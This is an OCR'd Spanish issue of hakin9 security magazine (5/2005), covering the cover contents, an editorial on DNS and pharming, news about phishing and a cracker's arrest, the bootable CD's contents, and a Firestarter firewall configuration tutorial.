haking

+CD

EN CD: hakin9.live repleto de herramientas de seguridad
HIT: SafeBoot 4.2.7 la herramienta perfecta para proteger tus datos del acceso no autorizado más de 20 ebooks nuevos: Improving Unix Security, Security Problems in TCP/IP Protocols, JPEG Steganography, Improved Firewalling by Using IPV6 y más

haking live

haking N° 5/2005 (12) • Inyección SQL Avanzada • Los shellcodes en Linux • Abuso del Java VM • Seguridad VoIP • Firma electrónica gratis • Anatomía del pharming

haking

¿cómo defenderse?

Hard Core IT Security Magazine

No. 12 (5/2005) Precio: 7,50 EUR Septiembre/Octubre 2005 ISSN 1731-2930 Bimestral

LIVE TRAINING CENTER
booteas
practicas
comprendes

Anatomía del pharming

Cómo te roban el dinero

EN CD

9 tutoriales
se incluye uno nuevo:
Pharming – ataques del día de cumpleaños en los servidores BIND

PRINCIPIANTES

Los shellcodes en Linux
Una guía paso a paso

Firma electrónica gratis
Cómo crear tu propia firma electrónica

Seguridad Voice over IP
7 maneras de comprometer los télefonos de Internet

Exposición del Java VM
El abuso de las aplicaciones basadas en Java

Ataques de la Inyección SQL Avanzada
Las Bases de Datos aún son vulnerables

ENTREVISTA

Dan J. Bernstein: Las malas herramientas crean mal software

00012
8 414090 030076


Aurox 11.0

12th-13th October 2005
Warsaw, Poland

29th-30th November 2005
Berlin, Germany

23rd-24th February 2006
Prague, Czech Republic

Widespread, unlimited access to the worldwide web has forced us all to face the kind of dangers, which in the past had only appeared in the visions of science-fiction writers and film directors. Increasingly powerful computers, broadband connections and the ingenuity of Internet villains force the people responsible for network security to remain vigilant at all times. This requires expert knowledge, so learn from the best.

IT Underground 2005 is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists. Experts will present problems of computer system security both from the point of view of the individual responsible for maintaining security and the person who attempts to violate it.

We are assuring the highest quality of the show. Speakers: Martin Herfurt, Adam Laurie, Marcel Holtmann, Alexander Kornbrust, Piotr Sobolewski, Michał Szymański, Stefano Zanero, Tomek Nidecki, Shalom Carmel.

Most speeches/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference subjects:

- Application attacks (Windows, Linux, Unix). · Application security.
- Computer forensics and log analysis.
- Hacking techniques.
- Zero Day defense.
- Anonymity and Privacy on the Internet.
- Operating system hardening (OWL, PAX, SELinux).
- Security of:
  - networks (WLAN, LAN/WAN, VPN),
  - databases,
  - workstations,
- Security certificates

Details:
Radosław Karpacz
tel. +48 22 887 14 48
fax +48 22 887 10 11
radoslaw.karpacz@software.com.pl



www.itunderground.org

IT SYSTEM
PROTECTION
AND PENETRATION
TECHNIQUES



¡Qué le corten la cabeza!

Redactor jefe:
Roman Polesek

Nadie es profeta en su tierra: este frívolo proverbio se puede aplicar también a los creadores actuales de las redes IT. Cuando Paul Mockapetris terminó de trabajar en el protocolo DNS en 1983, no podía imaginar que sus suposiciones serían la causa de graves prácticas ilegales. *La incorporación de claves públicas a DNS es algo necesario, ha sido necesario desde el principio del DNS* – dijo Dan J. Bernstein en una entrevista para nuestra revista (ver la página 72). Lo peor es que BIND sigue siendo el software de servidor DNS más popular, a pesar de que su estructura fomenta sin reservas los ataques de pharming (ver las pruebas realizadas por Mariusz Tomaszewski, página 14).

Aparentemente estamos aprendiendo de nuestros propios errores. A pesar de ciertos defectos, el popular Java VM (ver la página 40) fue creado teniendo en cuenta la seguridad. El *Voice over IP* también fue diseñado de tal forma que se examina profundamente al intruso potencial (ver la página 24). Sin embargo, todos esos esfuerzos se han perdido, pues el peligro reside en cualquier otra parte – en protocolos obsoletos como los DNS o los SMTP. Aunque a estos últimos se le ha aplicado todo tipo de parches que contienen varias chucherías para mejorar la seguridad, para los primeros aún tendremos que esperar bastante hasta que se produzcan cambios en las mejoras de seguridad.

Comienzan a aparecer ciertos cambios aquí y allá. El proyecto DNSSEC, que introduce la criptografía en la trasmisión DNS, es un paso adelante, a pesar de que está a punto de caducar antes de que se popularice, pues ya se ha comenzado a trabajar en el DNSSEC2. Otra solución es utilizar los servidores designados de manera que haga que los ataques de pharming sean casi imposibles (p.ej. djbdns). Sin embargo, todo es una especie de tratamiento sintomático. Aunque, al no haber mejores opciones disponibles, y con semejante patata caliente en nuestras manos, las soluciones a medias parecen apropiadas. Mientras esperamos que llegue el nuevo rey del DNS y sustituya al corrupto y nepotista BIND, la elección del djbdns como regente parece justificada.

Debe ocurrir una revolución. *hakin9* procurará estar alerta. El *Golpe de estado* ocurrirá, como es habitual, cuando menos se espere. Como dicen los adivinos – nadie espera a la Inquisición Española.

Roman Polesek
romanp@hakin9.org



Tema caliente

Foco

Práctica

Técnica

Programación



Entrevista



hakin9 está editado por Software-Wydawnictwo Sp. z o.o.
Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Piaskowa 3, 01-067 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactor jefe: Roman Polesek *romanp@hakin9.org*
Redactora adjunta: Gaja Makaran *gaja@software.com.pl*
Secretario de Redacción: Tomasz Nidecki *tonid@hakin9.org*
Composición: Anna Osiecka *annao@software.com.pl*
Traducción: Carlos Troetsch, Pablo Dopico, José y Agnieszka Romero, Osiris Pimentel Cobas, Małgorzata Janerka
Corrección: Ángel Pérez, Jesús Alvárez Rodríguez, Jorge Barrio Alfonso
Betatester: Carlos García Prado

Publicidad: *adv@software.com.pl*
Suscripción: *subscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*
Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España
La Redacción se ha esforzado para que el material publicado en la revista y en el CD que la acompaña funcione correctamente. Sin embargo, no se responsabiliza de los posibles problemas que puedan surgir.

La Redacción usa el sistema de composición automática AUPOS
Los diagramas han sido elaborados con el programa smartdraw.com de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

hakin9 sale en las siguientes versiones lingüísticas y países: alemana (Alemania, Suiza, Austria, Luxemburgo), francesa (Francia, Canadá, Bélgica, Marruecos), española (España, Portugal, Argentina, Méjico), italiana (Italia), checa (República Checa, Eslovaquia), polaca (Polonia), inglesa (EEUU, Canadá).

Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!



Inglaterra



Alemania



Francia



España



Breves

OpenCon

Los días 5 y 6 de noviembre de 2005 en Venecia, en la isla de San Servolo tendrá lugar la siguiente conferencia OpenCon, dedicada únicamente a OpenBSD, y organizada por el grupo de usuarios OpenBSD Italia – OpenGeeks. La página oficial del encuentro es: *http://www.opencon.org*.

Este año en OpenCon aparecerá el creador de OpenBSD Theo De Raadt, así como numerosos programadores de este sistema, tales como: Henning Brauer, Marc Balmer y Uwe Stuehler. El programa de la conferencia ha sido dividido en secciones de: seguridad, aplicaciones prácticas de OpenBSD, técnicas basadas en esta distribución, y direcciones de desarrollo. Podremos también visitar los stands de las empresas de este sector, donde se presentarán soluciones concretas.

Invitamos a todos los interesados a participar, conducir conferencias y patrocinar el encuentro. Se puede contactar con los organizadores del evento escribiendo al mail *info@opencon.org*. El comité organizador elegirá entre las proposiciones enviadas los mejores proyectos.

Navegador peligroso

Microsoft no piensa corregir el error en el navegador Internet Explorer, que aumenta el riesgo relacionado con el phishing. La empresa danesa Secunia define el error como un hueco grave de seguridad, en cambio, la empresa de Redmond lo considera un comportamiento estándar del navegador. *Esto es un ejemplo de como los navegadores modernos pueden ser aprovechados para la realización de ataques* – afirma Microsoft explicando su punto de vista en este asunto.

Muerte a las patentes en la Unión Europea

El Parlamento Europeo el 6 de julio de 2005 rechazó por sufragio el proyecto de la directiva sobre patentes para invenciones implementadas por ordenador (ing. CII.– *Computer Implemented Inventions*). El acto jurídico propuesto debía ser acogido como una actitud común de la Comisión Europea. Como resultó más tarde, la directiva (bajo lobby de los gigantes tecnológicos) no fue enteramente una iniciativa común – su rechazo fue decidido por 648 de los 680 eurodiputados presentes en la sala. Sólo hubo 14 votos a favor. *El rechazo de la directiva es un derecho democrático del Parlamento. Esto significa que no habrá armonización de la ley a escala de la UE y seguiremos teniendo diversas interpretaciones de lo que se puede o no patentar, sin la posiblidad de intervención del Tribunal de Luxemburgo* – afirmaron los representantes de la Comisión tras la votación.

Según los analistas nunca hubo en el Parlamento Europeo tal unanimidad. Y es curioso que incluso los hasta ahora lobbistas, de la introducción de regulaciones a la propiedad industrial, al final dejaron de apoyar la directiva, aunque los motivos del cambio de decisión siguen siendo desconocidos. Del comunicado de EICTA, organización que asocia a empresas informáticas y electrónicas (entre otras, Microsoft, Nokia, Philips y Alcatel) se deduce que las multinacionales también están satisfechas con el rechazo de la directiva. *Es una decisión sensata que permite a la industria del sector de nuevas tecnologías evitar una legislación que podría haber reducido el ámbito de la patentabilidad en Europa. El Parlamento se ha declarado a favor de mantener el sistema que beneficia los intereses de las 10 mil grandes y pequeñas empresas que pertenecen a nuestra organización* – dijo a los periodistas Mark MacGann, director general de EICTA.

Las grandes corporaciones querían que la ley de patentes no sólo protegiera los programas junto con el equipo, del cual son elemento integral (por ejemplo, sistemas integrados), sino también las aplicaciones, siempre que sean imprescidibles para el funcionamiento de un equipo concreto. Dicho de otra manera, las multinacionales deseaban poder patentar todos los algoritmos. Esto, al menos, lo afirmaban los programadores *open source* y los representantes de pequeñas empresas.

El cambio de posición de la mayoría de los liberales y los demócratas cristianos, que hasta ahora consideraban que los derechos de autor deben ser protegidos como fundamento del desarrollo económico (las invenciones implementadas por ordenador son patentadas, por ejemplo, en EE.UU.) decidió sobre el rechazo de la directiva. Estos temían que la curiosa coalición parcial de los socialistas, Verdes, comunistas, extrema derecha y diputados polacos, introdujera enmiendas capaces de complicar el texto de la directiva. *El Parlamento corría el riesgo de crear la gallina de los huevos de oro para los abogados y una pesadilla para el negocio* – dijo Toine Manders, autor de la enmienda sobre el rechazo total de la directiva.

Polonia, que oficialmente trabaja en contra de las patentes (suficiente con recordar el sitio web *http://www.thankyoupoland.info*), expresó su satisfacción con las declaraciones del ministro de ciencias Michał Kleiber. *No se puede patentar los programas independientemente del equipo al que acompañan* – dijo el ministro a la Agencia Polaca de Prensa *– la historia nos enseña que las posibilidades de emplear las ideas científicas vinculadas con algoritmos no deben encontrar ningún obstáculo. Este tipo de información debe ser accesible para todos.*

Los expertos en patentes subrayan que Polonia no protestó contra la idea misma de la directiva, sino en contra de sus respectivos legados. Generalmente se considera que la directiva en la forma propuesta no era favorable para las grandes

Phishing – 929 millones de dólares en pérdidas

El hecho de que el phishing es un peligro creciente, y que los usuarios de cuentas bancarias en red deberían estar atentos, está confirmado por los estudios más recientes de la empresa norteamericana de investigación y asesoramiento Gartner. Su sondeo indica que el número de ataques phishing aumenta en EE.UU. a ritmo vertiginoso. Gartner afirma que en el período de Abril de 2004 a Mayo de 2005 hasta 73 millones de internautas norteamericanos se vieron amenazados por la prueba de obtener con engaño sus datos. Esto supone un aumento del 28% durante los 12 meses anteriores. Muchos participantes del sondeo recibieron en este período varias decenas de e-mails falsos o sospechosos.

Muchos internautas cogieron el anzuelo. Según los analistas de Gartner hasta 2,4 millones de norteamericanos perdieron alguna vez su dinero a causa del phishing. La mitad de ellos se convirtieron en víctimas de maleantes de Internet en los últimos 12 meses. Los bancos también han sufrido pérdidas (por lo general decidieron devolver a los perjudicados el dinero timado por los delicuentes). Gartner calcula que las sumas robadas durante el último año en EE.UU. mediante el phishing alcanzan un total de 929 millones de dólares.

Los analistas advierten que la plaga del phishing, si no se logra controlar, puede socavar la confianza del sistema bancario en red, del comercio on-line y de todo tipo de operación vinculada con las finanzas en Internet. Cuatro de cada cinco participantes del sondeo afirma que el miedo ante la estafa les obliga a desconfiar de los e-mails, ante todo de aquellos de procedencia desconocida. La mayoría de ellos elimina los listados de tales e-mails sin abrirlos. A causa del temor al phishing uno de cada tres internautas ha cambiado sus costumbres al utilizar la e-banca – la mayoría se registra raramente en el portal de su banco, y casi el 4% ha dejado de pagar sus cuentas a través de Internet. Además, el 30% de los clientes de las tiendas virtuales afirman que compran menos o pocas veces, por temor a ser estafados. Esta situación puede empeorar con el desarrollo del pharming (véase el artículo de Mariusz Tomaszewski en la página 14), que puede superar al phishing en efectividad.

6 años de prisión por phishing

El juzgado inglés condenó a seis años de prisión a un delicuente de Internet proveniente de Texas, que empleando, entre otros, el phishing defraudó 6,5 millones de libras. Las investigaciones demuestran que esta plaga sigue intensificándose – en EE.UU. en los últimos 12 meses se intentó a robar de este modo a 73 millones de internautas.

Douglas Havard de 20 años, proveniente de Dallas y residente de la ciudad de Leeds – Inglaterra, era miembro de un grupo criminal internacional dedicado, entre otros, a la fabricación de tarjetas de crédito falsas, gracias a las cuales extraía dinero de los cajeros automáticos y realizaba compras considerables, incluso en Internet. Las tarjetas eran falsas, pero sus datos (números, fecha de caducidad) – auténticos. Los datos personales de las víctimas y otras informaciones bancarias secretas los crimales las obtuvieron mediante el phishing.

Como informa la BBC, la fiscalía logró demostrar a Havard que mediante este método había robado 700 mil libras. La suma verdadera es probablemente mucho más alta y alcanza aproximadamente 6,5 millones de libras.

Detenido un cracker gallego

La brigada de investigación tecnológica (BIT) llevaba nueve meses tras el rastro de uno de los mayores crackers españoles. Finalmente fue localizado y detenido en la localidad pontevedresa de Poio. El presunto culpable es un ingeniero de 26 años, de iniciales R.A.G. y que responde al nick de *P.Power*.

Este experto rompía la protección de los sistemas anticopia de programas comerciales y ponia el crack en programas peer-to-peer como el emule para su descarga. Sorprendentemente, utilizaba un equipo muy sencillo, un ordenador antiguo con Windows 98 y una conexión a Internet doméstica.

La denuncia que dio lugar al inicio de la investigacion fue interpuesta por la compañía Soft, S.A. Su software Presto, de cálculo de presupuestos (570 €) y una base de datos de precios de materiales (12.000 €) fueron víctimas del cracker de Poio. La denuncia menciona 130 millones de euros en daños, en concepto de ventas no efectuadas.

Policía y banca refuerzan la lucha contra el phishing

Promovidas por la Brigada de Investigación Tecnológica, se han celebrado el día 8 y 9 de junio de 2005 unas jornadas sobre fraude en Internet, con especial enfasis en el phishing bancario. Han asistido a ellas 120 profesionales representantes de los sectores más directamente afectados: bancos, cuerpos de seguridad del Estado, ISP's, empresas de seguridad, etc.

Todos los profesionales coincidieron en que el phishing es un acto de crimen organizado, por lo que debe ser juzgado como tal. A pesar de ello se recuerda a los usuarios que no deben desconfiar del sistema de banca electrónica, pues es un medio fiable, salvo casos extraordinarios. Esta especial atención por parte de las instituciones refuerza la idea de que el phishing es uno de los problemas de seguridad informática más relevantes en la escena del hacking español.



Contenido del CD

El CD adjunto a la revista contiene *hakin9.live* (*h9l*) en la versión 2.6-ng, una distribución bootable de Linux que abarca muchas herramientas útiles, la documentación, los tutoriales, y el material complementario a los artículos.

Basta iniciar el ordenador desde el CD para ponerse a trabajar con *hakin9.live.* Las opciones adicionales relacionadas con el arranque del disco (la selección de idioma, otra resolución de pantalla, la desactivación del *framebuffer,* etc.) han sido descritas en la documentación situada en el disco: el fichero *help.html* (si lo estamos viendo en un *h9l* puesto en marcha, el fichero se halla en */home/hakin9/doc/help.html*).

¿Qué hay de nuevo?

Hemos construido la versión 2.6-ng *h9l* basándonos en la distribución *Aurox Live 10.2*. Debido a la creciente cantidad de paquetes instalados hemos adaptado también el Portage, un gestor de paquetes propio de Gentoo Linux, así como una parte de los scripts de arranque y los demonios. El sistema trabaja bajo control del núcleo 2.6.11. Se ha mejorado la detección del equipo, además de haberse hecho más fácil la configuración de red: por lo presente *h9l* es compatible con la mayoría de las tarjetas WiFi disponibles en el mercado.

Safeboot, un programa excelente de gestión de seguridad de ordenadores en red es el éxito de esta edición de *h9l*. El nuevo *hakin9.live* contiene también mucho material adicional nuevo: los documentos RFC actualizados, un par de libros gratuitos en versiones PDF y HTML, así como algunos artículos inéditos.

Además, la versión actual de *h9l* abarca programas nuevos, incluyendo:

- unionfs, que integra los sistemas de ficheros diferentes: gracias a él todos los ficheros están disponibles en el modo *read-write*,
- ike-scan, un escáner de redes VPN,
- Enlightenment DR 0.17, un entorno gráfico muy agradable y excepcionalmente eficaz (versión *pre-alpha*),
- las aplicaciones multimedia: XMMS, Beep Media Player y MPlayer,
- muchas herramientas para el análisis forense (The Sleuth Kit y su interfaz web Autopsy, entre otras).

Por ahora el entorno gráfico por defecto es Fluxbox, colaborando con el gestor ROX y el monitor de sistema Torsmo. Tal conjunto parece prometedor, es muy configurable y tiene pocas exigencias respecto al equipo. Al mismo tiempo hacemos disponible el arranque del Xfce 4 fácil en la versión 4.2.2.

Tutoriales y documentación

Además de los consejos relacionados con el inicio y manejo de *hakin9.live*, la documentación está compuesta de tutoriales con ejercicios prácticos preparados por la redacción. Los tutoriales suponen que usamos *hakin9.live*, gracias a lo cual evitaremos los problemas relacionados con las versiones distintas de los compiladores, las localizaciones distintas de los archivos de configuración, o las opciones imprescindibles para iniciar el programa en el entorno determinado.

La versión presente de *hakin9.live*, además de los tutoriales de las ediciones previas, cuenta con uno nuevo. El documento describe, paso a paso, el ataquedel día de cumpleaños (*birthday attack*) contra los servidores BIND. El tutorial constituye un complementoal artículo de Mariusz Tomaszewski (véase página 14). ■

Figura 1. *hakin9.live es un conjunto de herramientas útiles reunidas en un mismo lugar*





Figura 2. *El nuevo aspecto encantador*

Si no puedes leer el contenido del CD-ROM, y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.



En caso de cualquier problema con CD-ROMs rogamos escriban a: *cd@software.com.pl*



Firestarter 1.0.3

Sistema: *Linux, *NIX*
Licencia: *GNU GPL*
Destino: *Configuración y gestión gráfica del cortafuegos basado en iptables*
Página de inicio: *http://firestarter.sourceforge.net/*

Firestarter es una herramienta gráfica que permite gestionar, analizar, supervisar y configurar el cortafuegos basado en netfilter/iptables. Emplea la librería GTK2.

Arranque rápido: Nuestra meta de administradores de un servidor Linux, en el que se han colocado datos confidenciales en un sistema de base de datos basado en InterBase (gds_db), consiste en ofrecer acceso a la base sola y únicamente a los usuarios de dos ordenadores, los de las direcciones IP 10.10.10.22 y 10.10.10.23. A todas las demás direcciones debemos quitarles el derecho de acceso. Para conseguirlo utilizaremos el programa Firestarter instalado en el mismo ordenador que la base de datos.

Empezamos por descargar el instalador desde la página de inicio del programa. Podemos descargar el código fuente o uno de los paquetes de instalación destinados para una distribución concreta. Es imprescindible contar con los permisos de *root* (`su -`) para instalar y arrancar el programa.

Iniciamos el programa en el modo gráfico a través del comando `firestarter` (para eso también son imprescindibles los permisos *root*). Después de un rato aparece la pantalla de bienvenida. Para pasar a la etapa de configuración hacemos click en el botón *Next*. Esta etapa consiste en escoger la interfaz de red y el tipo de dirección IP (estática o dinámica, obtenida mediante DHCP).

Después de que termine el proceso de configuración, se abre la ventana principal del programa. Pinchamos la pestaña *Policy*. Hacemos click en el menú, junto a la palabra *Editing*. Podemos escoger entre dos opciones: *Inbound traffic policy* (gestión de la estrategia y reglas de las conexiones que entran) *o Outbound traffic policy* (gestión de la estrategia y reglas de las conexiones que salen).

Desde la versión 1.0.3 Firestarter practica por defecto la llamada estrategia cerrada. Se rechaza cualquier intento de conexión de cualquier IP en cualquier puerto, de modo que no hace falta que bloqueemos el acceso por nuestra propia cuenta. Gracias a esto el programa ofrece una protección fuerte ya al primer arranque. Sólo nos queda asignar los permisos de acceso a la base de datos a los usuarios de los ordenadores de direcciones IP 10.10.10.22 y 10.10.10.23.

En el menú *Inbound traffic policy* hacemos click con el botón derecho del ratón en el campo blanco vacío de la sección *Allow service*, después de lo que seleccionamos *Add rule.* Definimos el servicio (g*ds_db*), fijamos el puerto 3050 (es el que InterBase/gds_db emplea por defecto) e indicamos la dirección IP del usuario que va a obtener el acceso. Confirmámoslo y volvemos a realizar las mismas acciones para conceder los permisos de acceso al otro usuario. Ahora sólo nos queda hacer click en el botón *Apply policy* para confirmar los cambios practicados.

Otras características útiles: Firestarter es también capaz de crear una definición de las reglas generales que permiten el acceso en todos los puertos de/a una dirección IP determinada. Para lograrlo, en vez de ayudarnos de la sección *Allow service*, hacemos click con el botón derecho del ratón en la sección *Allow connections from host*, seleccionando luego *Add rule*, e indicando a continuación la dirección IP en el campo *Allow connections from*. En la sección *Comment* podemos comentar la regla que acabamos de definir.

Además, es recomendable saber que la pestaña *Events* nos proporcionará la información de las conexiones bloqueadas, y la *Status* nos informará de las activas, así como del tráfico en nuestra red (indica la cantidad de los datos enviados y la transmisión presente). Mientras tanto, en la ventana *Preferences* (disponible del menú *Edit*) podemos encender el bloqueo de los eventos ICMP (*ICMP Filtering*) y fijar la prioridad de los paquetes según tipos (*ToS Filtering*).

Desventajas: Aunque Firestarter permite gestionar los permisos con facilidad y es capaz de proteger nuestro sistema contra un acceso no autorizado, nunca podremos definir sus reglas con precisión igual a la que conseguiríamos editando manualmente las reglas de iptables. La imposibilidad de editar por nuestra propia cuenta las reglas introducidas constituye otro punto débil del programa.

Tomasz Nowak


